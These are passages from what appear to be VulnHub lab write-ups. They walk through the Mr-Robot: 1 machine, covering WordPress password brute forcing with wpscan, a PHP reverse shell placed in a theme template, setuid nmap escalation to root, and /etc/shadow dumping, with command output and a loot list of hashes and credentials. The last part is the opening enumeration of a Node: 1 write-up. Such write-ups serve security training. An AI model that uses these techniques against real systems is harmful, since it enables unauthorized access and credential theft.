1. We confirm that the username is indeed valid from Wordpress error message for incorrect password. We then use `wpscan` to bruteforce password for user `elliott` using the trimmed dictionary file and find a match:

```
1 wpscan --url http://192.168.92.134 -P fsociety.dic.trimmed -U elliot
2 [i] Valid Combinations Found:
3 | Username: elliot, Password: ER28-0652
```




Figure 10: writeup.exploitation.steps.1.1

```

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:24 <=====
> (12 / 22) 54.54% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: elliot, Password: ER28-0652

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.com/register.

[+] Finished: Mon Oct 21 14:52:03 2019
[+] Requests Done: 35
[+] Cached Requests: 33
[+] Data Sent: 9.039 KB
[+] Data Received: 1.238 MB
[+] Memory used: 129.832 MB
[+] Elapsed time: 00:00:26
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #

```

Figure 11: writeup.exploitation.steps.1.2

2. We now authenticate as user `elliot` to the Wordpress installation and find that this user has administrative privileges. We can use these privileges to successfully upload a PHP reverse shell by modifying the `404.php` template and gain interactive access on the target system:




Figure 12: writeup.exploitation.steps.2.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # locate php-reverse-shell
/root/toolbox/data/exam-20190831/results/192.168.29.43/php-reverse-shell.php5
/root/toolbox/data/vulnhub/lptr/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.bsidesvancouver2018workshop/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.quaoar/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.sedna/php-reverse-shell.php
/root/toolbox/scripts/misc/OSCP-note - s0wr0b1ndef/gain access/shells/php-reverse-shell-1.0
/root/toolbox/scripts/misc/OSCP-note - s0wr0b1ndef/gain access/shells/php-reverse-shell-1.0/php-reverse-shell.php
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # subl php-reverse-shell.php

```

Figure 13: writeup.exploitation.steps.2.2




Figure 14: writeup.exploitation.steps.2.3




Figure 15: writeup.exploitation.steps.2.4

```

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.134] 33066
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 21:56:07 up 4:12,  0 users,  load average: 0.01, 0.15, 0.17
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:00:97
          inet addr:192.168.92.134  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1163800 errors:175 dropped:102 overruns:0 frame:0
          TX packets:1063753 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:928332000 (928.3 MB)  TX bytes:848818278 (848.8 MB)
          Interrupt:18 Base address:0x2000

```

Figure 16: writeup.exploitation.steps.2.5

Phase #2.5: Post Exploitation

```

1 robot@linux> id
2 uid=1002(robot) gid=1002(robot) groups=1002(robot)
3 robot@linux>
4 robot@linux> uname
5 Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
  ↪ GNU/Linux
6 robot@linux>
7 robot@linux> ifconfig
8 eth0 Link encap:Ethernet  HWaddr 00:0c:29:c0:00:97
9      inet addr:192.168.92.134  Bcast:192.168.92.255  Mask:255.255.255.0
10     inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
11     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12     RX packets:1167588 errors:175 dropped:102 overruns:0 frame:0
13     TX packets:1066054 errors:0 dropped:0 overruns:0 carrier:0
14     collisions:0 txqueuelen:1000
15     RX bytes:928655350 (928.6 MB)  TX bytes:849863574 (849.8 MB)
16     Interrupt:18 Base address:0x2000
17 robot@linux>
18 robot@linux> users
19 root
20 bitnamiftp
21 mysql
22 robot

```

Phase #3: Privilege Escalation

1. While looking at the `/home/` directory we find that there is a directory for user `robot` and this user has access to the second key file `key-2-of-3.txt`. We have to switch user to access this key file and to do that we need user `robot`'s password. We also find a word-readable `password.raw-md5` file within this directory and use Google to find that it is the MD5 hash of the string `abcdefghijklmnopqrstuvwxyz`. We can now proceed and switch user:

```
1 cat /home/robot/password.raw-md5
2   robot:c3fcd3d76192e4007dfb496cca67e13b
3 su - robot
4 cat /home/robot/key-2-of-3.txt
```

```
daemon@linux:/$ ls -l /home/*
total 8
-r----- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/
key-2-of-3.txt      password.raw-md5
daemon@linux:/$ cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/$
```

Figure 17: writeup.privesc.steps.1.1

MD5 reverse for c3fcd3d76192e4007dfb496cca67e13b

The MD5 hash:

c3fcd3d76192e4007dfb496cca67e13b

was succesfully reversed into the string:

abcdefghijklmnopqrstuvwxyz

Figure 18: writeup.privesc.steps.1.2


```

daemon@linux:/$ su - robot
Password:
$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$
$ whoami
robot
$
$ ifconfig
-su: ifconfig: command not found
$
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
        valid_lft forever preferred_lft forever
$
$
$ cat /home/robot/
key-2-of-3.txt      password.raw-md5
$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
$

```

Figure 19: writeup.privesc.steps.1.3

2. We find that the `nmap` binary on this system has `setuid` privileges. We can use this to gain elevated access:

```

1 find / -type f -perm -04000 2>/dev/null
2 ls -la /usr/local/bin/nmap
3 nmap --interactive
4     !cat /etc/shadow
5     !sh

```

```

$ find / -type f -perm -04000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
^C
$

```

Figure 20: writeup.privesc.steps.2.1

```

$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
$

```

Figure 21: writeup.privesc.steps.2.2

```

$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !ls
shell.nse  vmware-root
waiting to reap child : No child processes
nmap> !su
Password:
su: Authentication failure
waiting to reap child : No child processes
nmap>
Bogus command -- press h <enter> for help
nmap>
Bogus command -- press h <enter> for help
nmap> !cat /etc/shadow
root:$6$9xQC1K0f$5cm0Nytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/.0F0iuvylU5IznY2Re.:16753:0:99999:7:::
daemon:*.16610:0:99999:7:::
bin:*.16610:0:99999:7:::

```

Figure 22: writeup.privesc.steps.2.3

```

nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
# whoami
root
#
# ifconfig
sh: 5: ifconfig: not found
#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c0:00:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.134/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec0:97/64 scope link
        valid_lft forever preferred_lft forever
#

```

Figure 23: writeup.privesc.steps.2.4

3. We can now read the `/root/key-3-of-3.txt` file to complete the challenge:

```

1 cat /root/key-3-of-3.txt

```

```

# ls -la /root
total 32
drwx----- 3 root root 4096 Nov 13 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
-rw----- 1 root root 4058 Nov 14 2015 .bash_history
-rw-r--r-- 1 root root 3274 Sep 16 2015 .bashrc
drwx----- 2 root root 4096 Nov 13 2015 .cache
-rw-r--r-- 1 root root    0 Nov 13 2015 firstboot_done
-r----- 1 root root   33 Nov 13 2015 key-3-of-3.txt
-rw-r--r-- 1 root root  140 Feb 20 2014 .profile
-rw----- 1 root root 1024 Sep 16 2015 .rnd
#
# cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#

```

Figure 24: writeup.privesc.steps.3.1

Loot

Hashes

```
1 root:$6$9xQC1K0f$5cm0Nytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmW91pcGwAViViSWcAS/
   ↪ .OF0iuvylU5Izn.....
2 bitnamiftp:$6$saPiFTAH$7K09sg5oIfkIs5kuMx1R/
   ↪ Um4HNd806vF2n8oICEom8VVer0BYATY5wtzdPdP3JeuKbZ4RYBm10THNQv8.....
3 robot:$6
   ↪ $HmQCDKcM$mcINMrQFa0Qm7XaUaS5xLEBSeP3bUkr18iwgwTAL8AIfUDYBWG5L8J9.Ukb3gVWUQoYam4G0m.I5qaHBn.....
```

Credentials

```
1 ssh: robot/abcdefghijklmnopqrs.....
2 wordpress: elliot/ER28-....
```

Flags

```
1 http://192.168.92.134/key-1-of-3.txt: 073403c8a58a1f80d9.....
2 /home/robot/key-2-of-3.txt: 822c73956184f694993b.....
3 /root/key-3-of-3.txt: 04787ddef27c3dee1ee16.....
```

References

- [+] <https://www.vulnhub.com/entry/mr-robot-1,151/>
- [+] <http://f4l13n5n0w.github.io/blog/2016/08/10/vulnhub-mr-robot-1/>

[VulnHub] Node: 1

Date: 28/Oct/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_nodejs](#), [exploit_credsreuse](#), [exploit_mongodb](#), [privesc_setuid](#)

Overview

This is a writeup for VulnHub VM [Node: 1](#). Here are stats for this machine from [machinescli](#):

```
✈ machinescli -t --info "vulnhub#252"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#252	Node: 1						exploit_nodejs exploit_credsreuse exploit_mongodb privesc_setuid

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 3000/tcp/http/Node.js Express framework: [exploit_nodejs](#), [exploit_credsreuse](#), [exploit_mongodb](#), [privesc_setuid](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Oct 22 14:20:26 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.node1/results/192.168.92.189/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.189
2 Nmap scan report for 192.168.92.189
3 Host is up, received arp-response (0.00084s latency).
4 Scanned at 2019-10-22 14:20:28 PDT for 21s
5 Not shown: 998 filtered ports
6 Reason: 998 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
11 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQAwesV+Yg8+5097ZnNFclKSnRTeyVnj6XokDNKjhB3+8R2I+r78qJmEgVr/
  ↳ SLJ44XjDzzlmoVGUqTmMP2KxANfISZWjv79Ljho3801fY4nbA43492r+6/VXeeroqhTM4KhSPod5Ix1lSU6ZSsqAV+
  ↳ 00ccf6FBxgEtiWnE+ThrRiEjLYnZyyWUgi4pE/WPvaJDWtyfVQIrZohayy+pd7AzkLTrsvWzJVA8Vvf+
  ↳ YsaOE1Hfp3lRnw28WacWSaOyV0bsPdTgiiOwmoN8f9aKe5q7Pg4ZikxxNlqNG1EnuBTghMQbrx72kMHfRYvdwAqxOPbrjV96B2SWNW
12 |   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKQ4w0iqXrfzOH+
  ↳ KQEu5D6zKcfc6IOH2GRBKKkK0nP/OCrH2I4stmM1C2sGvPLSurZtohhC+l00SjKaZTxPu4sU=
14 |   256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB5cgCL/RuiM/AqW0qKOIL1uuLLjN9E5vDSBVDqIYU6y
16 3000/tcp  open  http     syn-ack ttl 64 Node.js Express framework
17 |_hadoop-datanode-info:
18 |_  Logs: /login
19 |_hadoop-tasktracker-info:
20 |_  Logs: /login
21 |_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF
22 |_http-methods:
23 |_  Supported Methods: GET HEAD POST OPTIONS
24 |_http-title: MyPlace
25 MAC Address: 00:0C:29:FE:C0:B6 (VMware)
26 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
27
